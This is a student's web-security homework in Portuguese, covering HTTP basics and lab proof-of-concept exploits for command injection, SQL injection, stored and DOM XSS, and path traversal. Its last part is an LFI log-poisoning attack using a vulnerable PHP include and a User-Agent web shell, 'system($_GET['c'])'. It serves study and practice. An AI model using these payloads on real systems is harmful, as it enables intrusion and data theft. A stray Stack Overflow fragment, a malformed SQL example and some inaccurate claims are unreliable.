

Nome: Yuri Medeiros da Silva

1- O que é o protocolo HTTP e Como ele funciona?

HTTP (*Hypertext Transfer Protocol*) é um protocolo que funciona em cima da camada 7 do modelo OSI - camada de aplicação, onde os dados são apresentados de forma fácil para os usuários. Ele faz a comunicação, normalmente, entre um cliente e servidor, com o sistema de requisições: request/response. Essas requisições costumam conter as mensagens, imagens (hypertext)

Quando entramos em um site ele faz uma requisição ao servidor pelo site, manda um request pro servidor do site, logo, o site manda vários responses com as 'partes' da página.

Ele também é "*stateless*" o que significa que o servidor não guarda dados das sessão/requests.

2)O que é um Response Code? Cite um exemplo de um programa que você pode fazer com ele?

Response code é o código de status retornado por cada requisição do protocolo HTTP para indicar se a operação teve sucesso, falhou e/ou se teve algum problema possível problema.

Os códigos dos response code são:

- *1xx só informativa*
- *2xx Ok - sucesso*
- *3xx normalmente redirecionamento de página*
- *4xx Erro no cliente*
- *5xx Erro no servidor*

Possíveis algoritmos : um para detectar se meu serviço está no ar, se eu fizer um request e retornar Ok muito provavelmente meu serviço está no ar. Outra coisa que podemos fazer é checar se o usuário está logado e se o response desse request for 200 ele está logado e se retornar 401 o usuário estaria em uma área não autorizada e seria redirecionado para outra página - se eu não me engane esse último exemplo é algo parecido com o "[*Digest access authentication*](#)"

3) O que é um HEADER? Cite um uso INSEGURO desse cabeçalho.

Headers transmitem informações entre o cliente e o servidor no request, as informações podem ser sobre o browser, da página requisitada ou até sobre o servidor, os headers começam depois da linha inicial do request o GET / POST/....

Sobre o uso inseguro penso que possa ser passar parâmetros não criptografados pelos headers, coisa do HTTP.

4) O que é um Método HTTP? Explique o funcionamento do método POST, o funcionamento do método GET. Explique qual é considerado mais seguro e por que.

Métodos Https, também conhecidos como verbos, são usados para indicarem a ação que será executada, por exemplo, se vamos deletar algo do servidor podemos enviar um DELETE /, se vamos cadastrar algo podemos utilizar o POST/.

Basicamente, uma das diferença entre o GET e o POST, o post é mais utilizado para escrever/criar e o get para ler. Outra diferença, é que explica a utilização de um ou de outro para ler/escrever, é que na requisição GET é enviada como parâmetro pela url e no POST é encapsulada dentro do da requisição HTTP.

5)O que é Cache e como ele funciona? Cite os principais HEADERS de Request e Response responsáveis pelo controle de Cache.

Cache é basicamente armazenar para reutilizar “sessões” anteriores, isso facilita porque não precisaria fazer o request direto pro servidor diminuindo, assim, a latência. Guarda uma cópia do “site” (não necessariamente o site inteiro), quando um request que possui uma cópia salva em cache é feito, o request é interrompido e substituído pelo que está em cache ao invés de baixar de novo do servidor.

Cache-Control (public,private,no-store,no-cache,max-age): políticas de como serão armazenados ; expire (seta uma data pro cache na máquina expirar), vary (por exemplo uma versão de cache para cada user agent), ETAG(identificação token do cache armazenado)

6)O que é Cookie? Qual é o principal ataque relacionado a ele

Como HTTP não armazena nada das requisições (por ser *stateless*) então os cookies são utilizados para melhorar essa comunicação, normalmente eles armazenam dados da sessão do usuário na página/site para possível utilização posterior. Como se fosse uma hash fornecida pelo site/servidor e armazenada no computador do usuário. HTTP header : Set-Cookie

O ataque mais comum é o roubo de sessão(*session hijacking*), se o usuário B utilizar os cookies do usuário A o site vai pensar que o usuário A que está utilizando. (Outro uso é a possível análise desses cookies feitas pelas empresas para achar padrões de comportamentos)

7) O que é OWASP-Top-Ten?

OWASP (*Open Web Application Security Project*) é uma organização sem fins lucrativos que tem preocupações com segurança web. Ela mantém o Top-Ten desde 2003, sendo atualizado todo ano, seu objetivo é informar as 10 falhas mais comuns/críticas das aplicações web.

<https://owasp.org/www-project-top-ten/>

8)O que é Recon e Por que ela é importante?

Recon (*Reconnaissance - reconhecimento*) é uma das fases iniciais e ela é importante pois capta informações do sistema,enumera os serviços, portas que estão em uso,.... E, algumas ferramentas de Recon já detectam possíveis falhas nos serviços.

9)Command Injection (SO-Injection)


a)O que é Command Injection?

É conseguir executar comandos no servidor de alguma aplicação, muitas vezes isso acontece devido a má-validação dos campos de input.

b)Mostre um exemplo de Command Injection(PoC da exploração)



Como podemos ver nessa página, o código executa um comando diretamente no sistema - o ping default do DVWA - entretanto como o código aceita qualquer input basta terminarmos a instrução anterior (com o ;) e colocamos a nova instrução.



10) SQL INJECTION

a)O que é SQL injection

Vulnerabilidade web onde o atacante é capaz de burlar as queries do site e executar código. Podendo ser de uma simples consulta até apagar bancos.

b)O que é Union Based Attack?

Como as queries ocorrem normalmente em uma só tabela(isso não é verdade,o ponto é que com o union eu consigo acessar coisas fora da tabela de consulta inicial) uma forma de expandir o acesso é usando a palavra chave do sql UNION e aí ele consegue retornar e utilizar dados de outras tabelas. Estendendo as consultas as consultas default.

SELECT "mysql" UNION SELECT @@version (ou qualquer outra coisa) (código retirado de um exemplo na internet)

c)O que é Blind-SQL-I?

Nesse tipo de ataque o http não retorna nenhuma mensagem dizendo se a query foi ou não bem sucedida o que dificulta o processo de descoberta. Contudo, existem algumas estratégias que podem ser utilizadas : Retornar true ou false, usar o sleep, ou, ir fazendo uma forma de busca binária no campo desejado, como no exemplo abaixo :


xyz' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBSTRING>Password, 1, 1) > 'm'-- (código retirado de um exemplo na internet)

onde ele vai testando se a primeira letra é maior ou menor que m, e assim por diante no bruteforce até achar a senha.

d) Mostre um exemplo de um BlindSQL-Injection (PoC da exploração).

Com os prints abaixo, nós vemos que se forcarmos um erro o banco(nesse caso o site) nos dá um output e se for certo tbm, ou seja, ele nos retorna o true e false, e com isso

poderíamos fazer o brute force para ir procurando e obtendo mais informações do banco.



Vulnerability: SQL Injection (Blind)


User ID:

Submit

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>



Vulnerability: SQL Injection (Blind)

User ID:

Submit

User ID exists in the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_injection
- <http://bobby-tables.com/>

Vulnerability: SQL Injection (Blind)

User ID:

Submit

User ID is MISSING from the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://feruh.mavituna.com/sql-injection-cheatsheet-oku/>

11)XSS

a)O que é XSS?


É uma vulnerabilidade web onde o “*hacker*” consegue executar código - normalmente javascript - no browser da vítima ou no server.

b)Quais são os tipos de XSS? Explique-os.

- Reflected XSS: quando o script malicioso vem do request - basicamente eu envio um código pro navegador e o navegador [me envia de volta](#).
- Stored XSS: o script do mal vem direto do response do servidor.
- DOM-based XSS: script normalmente na url do usuário - muitas vezes acessando links suspeitos,

c)Mostre um exemplo de um XSS Stored(PoC da exploração).

No exemplo foram utilizados os labs da portswigger.



Podemos ver que é um Blog

```

</div>
</section>
</div>
<div class="maincontainer">
  <div class="container">
    <section class="top-links">
    </section>
    <section class="blog-header">
      
    </section>
    <section class="blog-list">
      <a href="/post?postId=5"></a>
      <h2>Watching Me, Watching You.</h2>
      <p>For all you people who work from home, there's a new app that will help you stop procrastinating and focus on your goals. The trusty webcam has been put to us
      <a class="button is-small" href="/post?postId=5">View post</a>
      <a href="/post?postId=1"></a>
      <h2>21st Century Dreaming</h2>
      <p>Despite the number of differences in lifestyle between us humans, we can all have dreams with similar themes. I have very vivid dreams which appear like full-
      <a class="button is-small" href="/post?postId=1">View post</a>
      <a href="/post?postId=3"></a>
      <h2>Perseverance</h2>
      <p>To coin a famous phrase - Life is suffering. Not a cheerful start, but true none the less. However, ambition, joy and passion couldn't exist without a bit of
      <a class="button is-small" href="/post?postId=3">View post</a>
      <a href="/post?postId=2"></a>
      <h2>Say It With Flowers - Or Maybe Not</h2>
      <p>Ahhhh, St. Valentine's Day. What better way to let that special someone know you love them than giving them a beautiful bouquet of flowers. It's OK for those
      <a class="button is-small" href="/post?postId=2">View post</a>
      <a href="/post?postId=4"></a>
      <h2>Open Sans - I Love You</h2>
      <p>I never thought this could happen to me, but it has. You hear stories about people falling in love with inanimate objects and laugh at their 'weirdness', but
      <a class="button is-small" href="/post?postId=4">View post</a>
    </section>
  </div>
</section>
</div>
</body>
</html>

```

Olhando o código dos comentários do blog não identificamos nada muito fora do comum, apenas que as postagens publicadas ficam armazenadas no servidor para serem postadas novamente. Com base nisso tentamos inserir um código nas postagens pra ver se funciona.

https://ac231f681e3f71da803d7c34008e0070.web-security-academy.net/post?po

Leave a comment

Comment:

```
<script>alert("breno cascading style sheet")</script>
```

Name:


hm

Email:

hm2@hm.com.br


Website:

Post Comment




Dá pra ver que funcionou. Apenas de acessar a postagem do blog ele já dá o alerta novamente, pois o código ficou salvo no servidor das postagens e não há nenhum tipo de validação das mensagens.


d) Mostre um exemplo de um DOM-XSS (PoC da exploração cross-site scripting)




Nessa página a gente consegue ver que a diferença é o link de “subscribe feedback”, então vamos tentar algo nele



Já pelo link vemos que tem algo estranho, e olhando o código abaixo dá pra ver que o que é obtido do link é colocado diretamente no html(jquery) da página





Depois Disso foi apenas descobrir como passar um um alert pro jquery

just make it function,

15

```

<script type="text/javascript">
function AlertIt() {
var answer = confirm ("Please click on OK to continue.")
if (answer)
window.location="http://www.continue.com";
}
</script>

<a href="javascript:AlertIt();">click me</a>

```

7640

4018

1266


5962


5666

5023

share improve this answer

edited Jan 11 '12 at 3:22





voilà (da primeira vez nao tinha funcionado então eu fui mudando a mensagem do alert)

12) LFI , RFI e Path Traversal

a) O que é LFI?

Local File Inclusion, nesse ataque normalmente o servidor é levado/enganado para mostrar arquivos locais dele (do site).

b) O que é RFI?

Remote File Inclusion, permite que arquivos/scripts maliciosos sejam “upados” pro site. No LFI usamos arquivos locais, aqui, por exemplo, podemos passar um script de alguma outra url.

c) O que é Path Traversal?

É parecido com o LFI, mas com o path traversal conseguimos acessar coisas além da parte do site


d) Como aliar Path Traversal e LFI.

Um exemplo comum é fazer uma url `?=/main.php` virar `?=/../../../../etc/passwd`, basicamente, acessar um arquivo do servidor (LFI) e fora da pasta do server (path traversal) assim conseguimos acessar “quase tudo” da máquina.

e) Mostre um exemplo de LFI utilizando a contaminação de LOGS (PoC da exploração).

Esse PoC foi meio complicado de fazer. Tentei subir na mão, mas não sei se consegui fazer direito ...

```
[kk-@comunakistao:~]$ ls /var/www/html
logpoisson.php
[kk-@comunakistao:~]$
```



```
logpoisson.php — Kate
Arquivo  Editar  Exibir  Projetos  Favoritos  Sessões  Ferramentas  Configurações  Ajuda

logpoisson.php
1  <?php
2  file = $_GET['file'];
3  if(isset($file))
4  {
5      include("$file");
6  }
7  else
8  {
9      include("index.php");
10 }
11 ?>
```

“criei” o código pra upar o arquivo no php.
Aqui foi lendo o arquivo do /etc/xiao.txt



localhost/lp/lpp.php?file=/etc/xiao.txt

xiao

E ai em baixo eu modifiquei a requisição pelo burp pra fazer o php rodar um código da shell.
apesar de na requisição ta o top, eu tirei print quando tava o comando whoami.



localhost/lp/lpp.php?file=/etc/xiao.txt

xiaohttpd

```

Raw Params Headers Hex
1 GET /lp/lpp.php?file=/var/log/httpd/access_log&c=top HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 <?php system($_GET['c']); ?> Gecko/20100101 Firefox/73.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Pragma: no-cache
11 Cache-Control: no-cache
12
13

localhost/lp/lpp.php?file=/var/log/httpd/access_log

::1 - [18/Feb/2020:09:17:06 -0300] "GET / HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:17:06 -0300] "GET /icons/blank.gif HTTP/1.1" 200 148 ::1 - [18/Feb/2020:09:17:58 -0300] "-"
[18/Feb/2020:09:20:17 -0300] "GET / HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:20:17 -0300] "GET /favicon.ico HTTP/1.1" 404 1199 ::1 - [18/Feb/2020:09:20:18 -0300] "GET / HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:20:27 -0300] "GET /www/logpoisson.php HTTP/1.1" 404 1101 ::1 - [18/Feb/2020:09:20:34 -0300] "GET /var/www/logpoisson.php HTTP/1.1" 404 1101 ::1 - [18/Feb/2020:09:20:43 -0300] "GET /var/www/html/logpoisson.php HTTP/1.1" 404 1101 ::1 - [18/Feb/2020:09:21:35 -0300] "-" 408 - ::1 - [18/Feb/2020:09:21:40 -0300] "GET / HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:21:42 -0300] "GET / HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:21:43 -0300] "GET / HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:21:43 -0300] "GET /icons/blank.gif HTTP/1.1" 200 148 ::1 - [18/Feb/2020:09:21:43 -0300] "GET /favicon.ico HTTP/1.1" 404 1199 ::1 - [18/Feb/2020:09:21:52 -0300] "GET /lp/logpoisson HTTP/1.1" 404 1101 ::1 - [18/Feb/2020:09:22:30 -0300] "GET /lp/logpoisson.php?file=/etc/passwd HTTP/1.1" 404 1101 ::1 - [18/Feb/2020:09:23:22 -0300] "-" 408 - ::1 - [18/Feb/2020:09:23:32 -0300] "GET /lp/logpoisson.php?file=/etc/passwd HTTP/1.1" 404 1101 ::1 - [18/Feb/2020:09:24:37 -0300] "GET /lp/logpoisson.php?file=/etc/passwd HTTP/1.1" 404 1101 ::1 - [18/Feb/2020:09:24:43 -0300] "GET /lp/logpoisson.php?file=/etc/passwd HTTP/1.1" 404 1101 ::1 - [18/Feb/2020:09:24:45 -0300] "GET / HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:25:35 -0300] "-" 408 - 10.30.2.98 - [18/Feb/2020:09:29:33 -0300] "GET / HTTP/1.1" 200 481 10.30.2.98 - [18/Feb/2020:09:29:33 -0300] "GET /HNAPI/ HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:31:26 -0300] "GET / HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:31:31 -0300] "GET / HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:31:31 -0300] "GET /icons/blank.gif HTTP/1.1" 200 148 ::1 - [18/Feb/2020:09:31:35 -0300] "GET /lp HTTP/1.1" 404 1111 ::1 - [18/Feb/2020:09:31:39 -0300] "GET / HTTP/1.1" 200 481 ::1 - [18/Feb/2020:09:32:18 -0300] "-" 408 - ::1 - [18/Feb/2020:09:32:29 -0300] "GET /icons/blank.gif HTTP/1.1" 200 148 ::1 - [18/Feb/2020:09:32:29 -0300] "GET /icons/unknown.gif HTTP/1.1" 200 148 ::1 - [18/Feb/2020:09:33:31 -0300] "GET /test.php HTTP/1.1" 200 69981 ::1 - [18/Feb/2020:09:33:32 -0300] "GET / HTTP/1.1" 200 899 ::1 - [18/Feb/2020:09:33:32 -0300] "GET /icons/blank.gif HTTP/1.1" 200 148 ::1 - [18/Feb/2020:09:33:33 -0300] "GET /lp HTTP/1.1" 200 885 ::1 - [18/Feb/2020:09:33:33 -0300] "GET /icons/back.gif HTTP/1.1" 200 216 ::1 - [18/Feb/2020:09:33:34 -0300] "GET /lp/logpoisson.php HTTP/1.1" 500 - ::1 - [18/Feb/2020:09:33:47 -0300] "GET /lp/logpoisson.php?file=/etc/passwd HTTP/1.1" 500 - ::1 - [18/Feb/2020:09:33:55 -0300] "GET /lp/logpoisson.php HTTP/1.1" 500 - ::1 - [18/Feb/2020:09:35:13 -0300] 